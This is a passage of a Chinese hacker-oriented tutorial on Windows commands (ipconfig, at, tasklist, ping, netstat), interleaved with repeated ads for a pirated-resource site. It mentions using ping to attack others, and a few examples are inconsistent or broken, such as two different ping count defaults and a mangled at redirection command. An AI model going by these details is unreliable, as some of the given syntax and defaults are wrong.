Ipconfig [/all] [/renew[Adapter]] [/release[Adapter]] [/flushdns] [/displaydns] [/registerdns] [/showclassid Adapter] [/setclassid Adapter[ClassID]]
```

2. 参数说明

- /all。显示所有适配器的完整 TCP/IP 配置信息。在没有该参数的情况下，ipconfig 只显示 IP 地址、子网掩码和各个适配器的默认网关值。适配器可以代表物理接口（例如安装的网络适配器）或逻辑接口（例如拨号连接）。
- /renew[adapter]。更新所有适配器（如果未指定适配器）或特定适配器（如果包含了 Adapter 参数）的 DHCP 配置。该参数仅在具有配置为自动获取 IP 地址网卡的计算机上可用。要指定适配器名称，请输入使用不带参数的 ipconfig 命令显示的适配器名称。
- /release[adapter]。发送 DHCPRELEASE 消息到 DHCP 服务器，以释放所有适配器（如果

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

未指定适配器）或特定适配器（如果包含了 Adapter 参数）的当前 DHCP 配置，并丢弃 IP 地址配置。该参数可以禁用配置为自动获取 IP 地址的适配器的 TCP/IP。要指定适配器名称，请输入使用不带参数的 ipconfig 命令显示的适配器名称。

- /flushdns。清理并重设 DNS 客户解析器缓存的内窗。如有必要，在 DNS 疑难解答期间，可以使用本过程从缓存中丢弃否定性缓存记录和任何其他动态添加的记录。
- /displaydns。显示 DNS 客户解析器缓存的内容，包括从本地主机文件预装载的记录，以及由计算机解析的名称查询而获得的任何资源记录。DNS 客户服务在查询配置的 DNS 服务器之前使用这些信息快速解析被频繁查询的名称。
- /registerdns。初始化计算机上配置的 DNS 名称和 IP 地址的手工动态注册。可以使用该参数对失败的 DNS 名称注册进行疑难解答，或解决客户和 DNS 服务器之间的动态更新问题，而不必重新启动客户计算机。TCP/IP 协议高级属性中的 DNS 设置可以确定 DNS 中注册了哪些名称。
- /showclassid adapter。显示指定适配器的 DHCP 类别 ID。要查看所有适配器的 DHCP 类别 ID，可以使用星号（*）通配符代替 Adapter。该参数仅在具有配置为自动获取 IP 地址的网卡的计算机上可用。
- /setclassid Adapter[ClassID]。配置特定适配器的 DHCP 类别 ID。要设置所有适配器的 DHCP 类别 ID，可以使用星号（*）通配符代替 Adapter。该参数仅在具有配置为自动获取 IP 地址的网卡的计算机上可用。如果未指定 DHCP 类别 ID，则会删除当前类别 ID。
- /? 。在命令提示符显示帮助。

3．典型示例

ipconfig 命令是网络管理员运用最频繁的命令，下面通过几个实例来介绍一下这个命令的具体使用方法。

（1）如果想要查看计算机的 IP 地址信息，则输入 ipconfig 命令，即可显示该计算机的 IP 地址信息，如图 2-8 所示。




图 2-8　查看 IP 地址信息

（2）若想查看所有适配器的完整 TCP/IP 配置信息。包括所有适配器的 IP 地址、子网掩码和默认网关，还包括主机的相关配置信息，如主机名、DNS 服务器、节点类型和网络适配器的物理地址等。则在命令提示符下输入 ipconfig/all 命令，其运行结果显示如图 2-9 所示。

（3）若想仅更新“本地连接”适配器的由 DHCP 分配 IP 地址的配置，则应输入 ipconfig /renew "Local Area Connection "命令，运行结果显示如图 2-10 所示。

（4）若想在排除 DNS 的名称解析故障期间清理 DNS 解析器缓存，则应输入 ipconfig /flushdns 命令，运行结果显示如图 2-11 所示。

（5）若想显示名称以 local 开头的所有适配器的 DHCP 类别 ID，应输入 ipconfig/showclassid local*命令。如果存在适配器，则会显示出来，若找不到，则将显示如图 2-12 所示的信息。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器






图 2-9　查看完整 TCP/IP 配置信息




图 2-10　仅查看 DHCP 分配 IP 地址信息




图 2-11　查看清理 DNS 解析器缓存信息




图 2-12　查看以 local 开头的所有适配器信息

使用 ipconfig 还需要注意以下几点。

- ipconfig 等价于 winipcfg，只是前者应用于 Windows NT/2000/XP/2003 系统，而后者在 Windows 9X/Me 上可用，虽然没有提供像 winipcfg 命令一样的图形化界面，但可以使用"网络连接"查看和更新 IP 地址。
- ipconfig 命令适用于配置为自动获取 IP 地址的计算机，使用户可以确定哪些 TCP/IP 配置值是由 DHCP、自动专用 IP 地址（APIPA）和其他配置的。
- 如果 Adapter 名称包含空格，请在该适配器名称两边使用引号（即 Adapter Name）。
- 对于适配器名称，ipconfig 可以使用星号（*）通配符字符指定名称为指定字符串开头的适配器，或名称包含有指定串的适配器。例如，Local*可以匹配所有以字符串 local 开头的适配器，而*con*可以匹配所有包含字符串 Con 的适配器。
- 只有当网际协议（TCP/IP）在"网络连接"中安装为网络适配器属性的组件时，该命令才可用。

2.1.6 命令行任务管理器的 At 命令

At 命令用于计划在指定时间和日期在计算机上运行命令和程序。At 命令只能在"计划"服务运行时使用。如果在没有参数的情况下使用，则 At 命令将列出已计划的命令。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





1. 语法

```
At[\\ComputerName] [{[ID][/delete]|/delete[/yes]}]
At[\\ComputerName]hours:minutes[/interactive][{/every:date[,…]|/next:date[,…]}]command]
```

2. 参数说明

- \\ComputerName。指定远程计算机。如果省略该参数，则 at 计划本地计算机上的命令和程序。
- ID。指定指派给已计划命令的识别码。
- /delete。取消已计划的命令。如果省略了 ID，则计算机中所有已计划的命令将被取消。
- /yes。删除已计划的事件时，对来自系统的所有询问都回答“是”。
- Hours:minute。指定命令运行的时间。该时间用 24 小时制（即从 00：00[午夜]到 23：59）的小时：分钟格式表示。
- /interactive。对于在运行 command 时登录的用户，允许 command 与该用户的桌面进行交互。
- /every:date。在每个星期或每个月的指定日期（如每个周四，或每月的第三天）运行 command 命令。可以指定一周的某日或多日（即输入 M、T、W、Th、F、S、Su）或一个月中的某日或多日（即输入从 1～31 之间的数字）。用逗号分隔多个日期项。如果省略了 date，则 at 使用该月的当前日。
- /next:date。在下一个指定的日期（如下一个周四）到来时运行 command。
- Command。指定要运行的 Windows 命令、程序（.exe 或.com 文件）或批处理程序（.bat 或.cmd 文件）。当命令需要路径作为参数时，应使用绝对路径，也即从驱动器号开始的整个路径。如果命令在远程计算机上，应指定服务器和共享名的通用命名协定（UNC）符号，而不是远程驱动器号。

3. At 命令使用详解

使用 At 命令时还可能实现以下几个作用。

（1）schtasks 命令。schtasks 命令是一个功能更为强大的超级命令行计划工具，它含有 At 命令行工具中的所有功能。对于所有的命令行计划任务，都可以使用 schtasks 来代替 at.使用 At 命令时，要求用户必须是本地 Administrators 组成的成员。

（2）加载 cmd.exe。在运行命令之前，At 不会自动加载 cmd.exe（命令解释器）。如果没有运行可执行文件（.exe），则在命令开头必须使用 Cmd /c dir>c:\test.out 专门加载 cmd.exe。

（3）查看已计划的命令。当不带参数使用 At 时，将显示本地计算机全部计划任务列表。

```
Status ID Day Time Command Line
OK 1 Each F 4:30PM net  send group leads status due
OK 2 Each M 12:00 AM chkstor>check.file
OK 3 Each F 11:59 PM  backup2.bat
```

（4）包含标识号（ID）。当在命令提示下使用带有标识号（ID）的 At 命令时，单个任务项的信息会显示在类似下面格式中。

```
Task ID:      1
```


换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/kuaao_blog/ 售后QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



```
Status:OK
Schedule:Each  F
Time of Day:4:30 PM
Command:net send group leads status due
```

当计划带有 At 的命令（尤其是带有命令行选项的命令）之后，通过键入不带命令行选项的 At 命令，即可检查该命令语法是否输入正确。如果显示在“命令行”列表中的信息不正确，则应在删除该命令之后再重新输入它。如果还不正确，则可以在重新输入该命令时，让其少带些命令行选项。

（5）查看结果。使用 At 命令制订的计划将仅作为后台程序运行，运行结果不会显示在计算机上。要将输出重定向到文件，应使用重定向符号（>）。如果将输出重定向到文件，则不论是在命令行还是在批处理文件中使用 At，都需要在重定向符号之前使用转义符（^）。例如要重定向输出到 output.text 文件，则可以输入 at 14:30 c:\output.txt.命令。

（6）更改系统时间。在使用 At 命令计划了要运行的命令之后，如果更改了计算机的系统时间，则通过输入不带命令行选项的 At 命令，可使 At 计划程序与修改后的系统时间同步。

（7）存储命令。已计划的命令存储在注册表中。这样，如果重新启动“计划”服务，则不会丢失计划任务。

（8）连接到网络驱动器。对于需要访问网络的计划作业，请不要使用已重定向的驱动器。“计划”服务可能无法访问这些重定向驱动器，或在该计划任务运行时，如果有其他用户登录。则这些重定向的驱动器可能不会出现。

因此，对于计划作业，应使用 UNC 路径。例如，At 1:00pm my_backup\\server\share，如果计划了一个使用驱动器号的 At 命令来连接共享目录，则应包含一个 At 命令以使在完成该驱动器的使用时断开与驱动器的连接。如果不能断开与驱动器的连接，则在命令提示下，所指派的驱动器号将不可用。

4. 典型示例

下面是几个 At 命令的应用实例，希望对大家有所帮助。

（1）若要想显示 Office 服务器上已计划的命令列表，则应输入 At\\Office 命令。

（2）若要想在中午 12:00 在 company 服务器上运行网络共享命令，并将该列表得定向到 Maintenance 服务器的 Company.txt 文件（位于 Reports 共享目录下）中，则应输入“At\\company 12:00 cmd/c "netsharereports=d:\office\reports>>\\maintenance\reports\company.txt "命令。

（3）如果想离开计算机，但它又正在进行工作，这时就要用到自动关机。Windows XP 具备定时关机的功能。如果想让 Windows 2000 也实现同样的效果，则可把 shutdown.exe 复制到系统目录下。例如，要想在 23:00 关机，则可以输入 At 23:00 shutdown -s 命令。这样，到了 23:00 计算机就会弹出“系统关机”对话框，默认有 30s 的倒计时并提示用户保存工作。

（4）如果想以倒计时的方式关机，则可以输入 Shutdown.exe –s –t 360 命令，这里表示 6 分钟后自动关机，360 代表 6 分钟。

（5）若想 16 点时发送信息至 192.168.0.55 计算机，则可以输入“At 16:00 net send 192.168.0.55 与朋友约会的时候到了，快点出发吧！”命令。

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/huanke_blog 官方客服 QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





2.1.7 查看系统进程信息的 TaskList 命令

Tasklist 命令是一个用来显示运行在本地计算机上所有进程的命令行工具，带有多个执行参数。另外，Tasklist 可以替代 Tlist 工具。通过 Windows XP 的任务管理器，可以查看到本机完整的进程列表，而且可以通过手工定制进程列表的方式获得更多进程信息（如会话 ID、用户名等）。在 Windows XP 中新增的命令行工具 tasklist.exe，可以实现查看系统服务功能。

1. 语法

```
    Tasklist[/s computer] [/u domain\user[/p password]] [/fo {TABLE|LIST|CSV}][/nh] [/fi
FilterName [/fi FilterName2[...]]] [/m [ModuleName]|/svc|/v]
```

2. 参数说明

- ❑ /s computer。指定远程计算机名称或 IP 地址（不能使用反斜杠）。默认为本地计算机。
- ❑ /u Domain\User。运行具有由 User 或 Domain\User 指定用户的账户权限命令。默认值是当前登录发布命令的计算机的用户权限。
- ❑ /p password。指定用户账户的密码，该用户账户在/u 参数中指定。
- ❑ /fo {TABLE|LIST|CSV}。指定输出所有的格式。有效值为 TABLE、LIST 和 CSV。输出的默认格式为 TABLE。
- ❑ /nh。取消输出结果中的列标题。当/fo 参数设置为 TABLE 或 CSV 时有效。
- ❑ /fi FilterName。指定该查询包括或不包括的过程类型。
- ❑ /m [ModuleName]。指定显示每个过程的模块信息。指定模块时将显示使用此模块的所有过程。没有指定模块时将显示所有模块的所有过程。不能与/svc 或/v 参数一起使用。
- ❑ /svc。无间断地列出每个过程的所有服务信息。当/fo 参数设置为 Table 时有效，不能与/m 或/v 参数一起使用。
- ❑ /v。指定显示在输出结果中的详细任务信息，不能与/svc 或/m 参数一起使用。

3. 典型示例

Task 命令可以查看系统进程信息，具体的使用方法如下。

（1）若想查看进程的 PID 或进程名。则需要在命令提示符中输入 Tasklist 命令，运行结果显示运行在本地或远程计算机上所有任务的应用程序和服务列表，带有进程 ID（PID）及图像名，如图 2-13 所示。

（2）若想显示用户的进程依附信息，则需要输入 tasklist /M|more 命令，运行结果显示如图 2-14 所示。显示系统中正在运行的进程信息，同步可看到该进程目前依附的其他模块。

（3）若想要显示调用指定动态链接库的进程，则输入 Tasklist /m ntdll.dll 命令，即可看到动态链接库 ntdll.dll 正在使用的那些进程，如图 2-15 所示。

（4）若想查看 Svchost 服务正在运行的进程。则输入 Tasklist /svc /fl "imagename eq svchost.exe"命令，即可看到 svchost 到底运行了哪些服务，是否有不知名的木马程序正在系统中默默运行，如图 2-16 所示。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 2-13 查看进程的 PID




图 2-14 用户的进程依附信息




图 2-15 调用指定动态链接库的进程




图 2-16 Svchost 服务正在运行的进程

2.2 基本的 Windows 网络命令行

利用网络命令可以判断网络故障及网络运行情况，是网络管理员必须掌握的一种技能。Windows 下的网络管理命令功能十分强大，对于黑客来说，命令行中的网络管理工具是其必须掌握的利器。

2.2.1 测试物理网络的 Ping 命令

通过发送 Internet 控制消息协议（ICMP）并接收其应答，测试验证与另一台 TCP/IP 计算机的 IP 级连通性。对应的应答消息的接收情况将和往返过程的时间一起显示出来。Ping 是用于检测网络连接性、可到达性和名称解析的疑难问题的主要 TCP/IP 命令。如果不带参数，Ping 将显示帮助。

1. 语法

```
Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] {-j Hostlist|-k hostlist}] [-w Timeout] [TargetName]
```

2. 参数说明

- ❑ –t。指定在中断前 Ping 可以持续发送回响请求信息到目的地。要中断并显示统计信息，

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





可按【Ctrl+Break】组合键。要中断并退出 Ping，可按【Ctrl+C】组合键。

- –a。指定对目的 IP 地址进行反向名称解析。若解析成功，Ping 将显示相应的主机名。
- –n。发送指定个数的数据包。通过这个命令可以自己定义发送的个数，对衡量网络速度有很大帮助。能够测试发送数据包的返回平均时间及时间快慢程度（默认值为 4）。选购服务器（虚拟主机）前可以把这个作为参考。
- –l。发送指定大小的数据包。默认为 32Byte，最大值是 65500Byte。
- –f。在数据包中发送“不要分段”标志，数据包就不会被路由上的网关分段。默认发送的数据包都通过路由分段再发送给对方，加上此参数后路由就不会再分段处理了。
- –i。将“生存时间”字段设置为 TTL 指定的值。指定 TTL 值在对方系统中停留的时间，同时检查网络的运转情况。
- –v。将“服务类型”字段设置为 TOS（Type Of Server）指定的值。
- –r。在“记录路由”字段中记录传出和返回数据包的路由。通常情况下，发送的数据包通过一系列路由才到达目标地址，通过此参数可设定想探测经过路由的个数，限定能跟踪到 9 个路由。
- –s。指定 Count 的跃点数的时间戳。与参数–r 差不多，但此参数不记录数据包返回经过的路由，最多只记录 4 个。
- –j。利用 host-list 指定的计算机列表路由数据包。连续计算机可以被中间网关分隔（路由稀疏源）IP 允许的最大数量为 9。
- –k。利用 host-list 指定的计算机列表路由数据包。连续计算机不能被中间风头分隔（路由严格源）IP 允许的最大数量为 9。
- –w。timeout 指定超时间隔，单位为 ms。
- target_name。指定要 ping 的远程计算机名。
- –n。定义向目标 IP 发送数据包的次数，默认为 3 次。

3．典型示例

利用 ping 命令可以快速查找局域网故障，快速搜索最快的 QQ 服务器，实现对别人进行 Ping 攻击。

（1）如果想要 ping 自己的机器，则应输入 Ping 192.168.0.9 命令，运行结果显示如图 2-17 所示。

（2）如果在命令提示符下输入 Ping www.baidu.com 命令，将显示如图 2-18 所示的运行结果，则表示连接正常，所有发送的包均被成功接收，丢包率为 0。

（3）若想验证目的地 211.84.112.29 并记录 4 个跃点的路由，则应在命令提示符下输入 Ping –r 4 211.84.112.29 命令，以检测该网络内路由器工作是否正常，显示结果如图 2-19 所示。

（4）测试到网站 www.baidu.com 的连通性及所经过的路由器和网关，并只发送一个测试数据包。在命令提示符下输入 Ping www.baidu.com –n 1 –r 9 命令，测试结果显示如图 2-20 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器






图 2-17　查看 ping 测试自己机器信息




图 2-18　查看 ping 测试教育网站信息




图 2-19　ping 远程计算机的 IP 地址




图 2-20　测试网站的连通性及所经过的路由器和网关

2.2.2　查看网络连接的 Netstat 命令

Netstat 命令是一个监控 TCP/IP 网络的非常有用的工具，可以显示路由表、实际的网络连接，以及每一个网络接口设备的状态信息，可以让用户得知目前都有哪些网络连接正在运作。Netstat 用于显示与 IP、TCP、UDP 和 ICMP 协议相关的统计数据，一般用于检验本机各端口的网络连接情况。

如果计算机有时候接收到的数据报导致出错数据或故障，不必感到奇怪，TCP/IP 可以容许这些类型的错误并自动重发数据报。但如果累计出错情况数目占到所接收 IP 数据报相当大的百分比，或者它的数目正迅速增加，就应该使用 Netstat 查一查为什么会出现这些情况了。

一般用 netstat -na 命令来显示所有连接的端口并用数字表示。

1. 语法

```
netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
```

2. 参数说明

- –a。显示所有活动的 TCP 连接，以及计算机侦听的 TCP 和 UDP 端口。
- –e。显示以太网统计信息，如发送和接收的字节数、数据包数等。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





- –n。显示活动的 TCP 连接，但只以数字形式表现地址和端口号，却不尝试确定名称。
- –o。显示活动的 TCP 连接，并包括每个连接的进程 ID（PID）。可在 Windows 任务管理器的“进程”选项卡中找到基于 PID 的应用程序。该参数可以与–a、–n 和–p 结合使用。
- –p protocol。显示 protocol 所指定的协议的连接。在这种情况下，protocol 可以是 TCP、UDP、TCPV6 或 UDPV6。
- –s。按协议显示统计信息。默认情况下，显示 TCP、UDP、ICMP 和 IP 协议的统计信息。如果安装了 Windows XP 的 IPV6 协议，则显示有关 IPV6 上的 TCP、IPV6 上的 UDP、ICMPV6 和 IPV6 协议统计信息。可以使用–p 参数指定协议集。
- –r。显示 IP 路由表的内容。该参数与 route print 命令等价。
- Interval。每隔 Interval 秒重新显示一次选定的信息。按【Ctrl+C】组合键，可停止重新显示统计信息。如果省略该参数，netstat 将只打印一次选定的信息。

3. netstat 命令使用详解

在使用 netstat 命令时还可以实现以下几个功能。

（1）与该命令一起使用的参数必须以连字符（-）而不是以短斜线（/）作为前缀。

（2）Netstat 提供下列统计信息。

- Proto。协议的名称（TCP 或 UDP）。
- Local Address。本地计算机的 IP 地址和正在使用的端口号码。如果不指定–n 参数，则显示与 IP 地址和端口对应的名称。如果端口尚未建立，端口以星号（*）显示。
- Foreign Address。连接该插槽的远程计算机的 IP 地址和端口号码。如果不指定–n 参数，就显示与 IP 地址和端口对应的名称。如果端口尚未建立，端口以星号（*）显示。
- （state）。表明 TCP 连接的状态。其中，LISTEN 表示侦听来自远方 TCP 端口的连接请求；SYN-SENT 表示再发送连接请求后等待匹配的连接请求；SYN-RECEIVED 表示再收到和发送一个连接请求后，等待对方对连接请求的确认；ESTABLISHED 表示代表一个打开的连接；FIN-WAIT-1 表示等待远程 TCP 连接中断请求，或先前连接中断请求的确认；FIN-WAIT-2 表示从远程 TCP 等待连接中断请求；CLOSE-WAIT 表示等待从本地用户发来的连接中断请求；CLOSING 表示等待远程 TCP 对连接中断的确认；LAST-ACK 表示等待原来发向远程 TCP 连接中断请求的确认；TIME-WAIT 表示等待足够时间以确保远程 TCP 接收到连接中断请求的确认；CLOSED 表示没有任何连接状态。

（3）只有当网际协议（TCP/IP）网络连接中安装为网络适配器属性的组件时，该命令才可用。

（4）以下为 Netstat 的一些常用选项。

